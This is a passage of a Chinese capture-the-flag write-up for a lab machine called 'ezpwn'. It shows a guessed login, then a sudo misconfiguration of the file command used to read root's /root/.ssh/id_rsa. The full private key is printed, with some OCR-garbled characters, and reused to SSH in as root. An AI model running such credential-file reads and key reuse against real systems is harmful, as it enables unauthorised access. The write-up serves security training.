
回到函数栈结构中查看





猜测密码就是0xa+0x8的这个长度

即0x12

我们试试18或者0x12去登录a账号




使用0x12 成功登录





拿到user的flag

# root


```
sudo -l
```

看看可以执行什么命令




发现可以执行file命令

我们现在可以任意读文件





发现root账号配置了ssh密钥登录

猜测可能可以使用密钥登录root账号

```
sudo file -f /root/.ssh/id_rsa > a
cat a|awk -F'`' '{print $2}'|cut -d\' -f1 > id2 #这行命令是sublarge教的
```

整理一下格式


a@ezpwn:~$ cat a|awk -F'`' '{print $2}'|cut -d\' -f1 > id2
a@ezpwn:~$ cat id2
-----BEGIN OPENSSH PRIVATE KEY-----
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×1v5GbiVvfu/pqH57+
0npXUFampJphklrzGdmZeNd/akP4HsXhcWi6gSkm9ZXVRNlSzuxvruFc9QOiHYXBzSEqso
euHivMvMfORjOY7aW3xBfqmXs7xVi/S/ZgoRDlfQ8K5kh4a2fVTwdE8TUPQ2E7bb2lnf1d
HlJw97QKnHF0EAAAEBANx9Yd53x/48C+Cdl0dx8cr9QsGG9keQcDbkbAroXiQhvBmbnMg3
AJdO3z24AMLi7VA+HnWdlxB1dDSdc9ZIqUtOBO2l4hl7yH8+Dz4D8mVf5FVyvJwJgaceLy
zfaE5GCiw+KzpnQP8lHW5oIl4IJzl5×6u4gkjQTWBLsn5YW68f9cDWVN1YeY0luXY/Kil4
JAg9Z6TJIBlLX47hS+D1wB/SERl6uwlJ0ByNtenipKu+nms5GQwidVnHoDMZsm6Ly6ERua
1e8U3dWbxsXGKwN/y6udsepINefAPU99P7o0J6Ub+voTBB1qXHR/GnoONSCGzpl3qaEEag
Rk2SZ7v+4BUAAAAWeW91cl9lbWFpbEBleGFtcGxlLmNvbQECAwQF
-----END OPENSSH PRIVATE KEY-----
a@ezpwn:~$

拿着密钥登录试试


a@ezpwn:~$ ssh root@192.168.1.166 -i id2
The authenticity of host '192.168.1.166 (192.168.1.166)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1Ojh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.166' (ECDSA) to the list of known hosts.
Linux ezpwn 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 2 04:36:52 2025 from 192.168.1.118
root@ezpwn:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ezpwn:~# ls
rt.txt
root@ezpwn:~# cat rt.txt
flag{4z_pW'_r;o1t}
root@ezpwn:~#

成功提权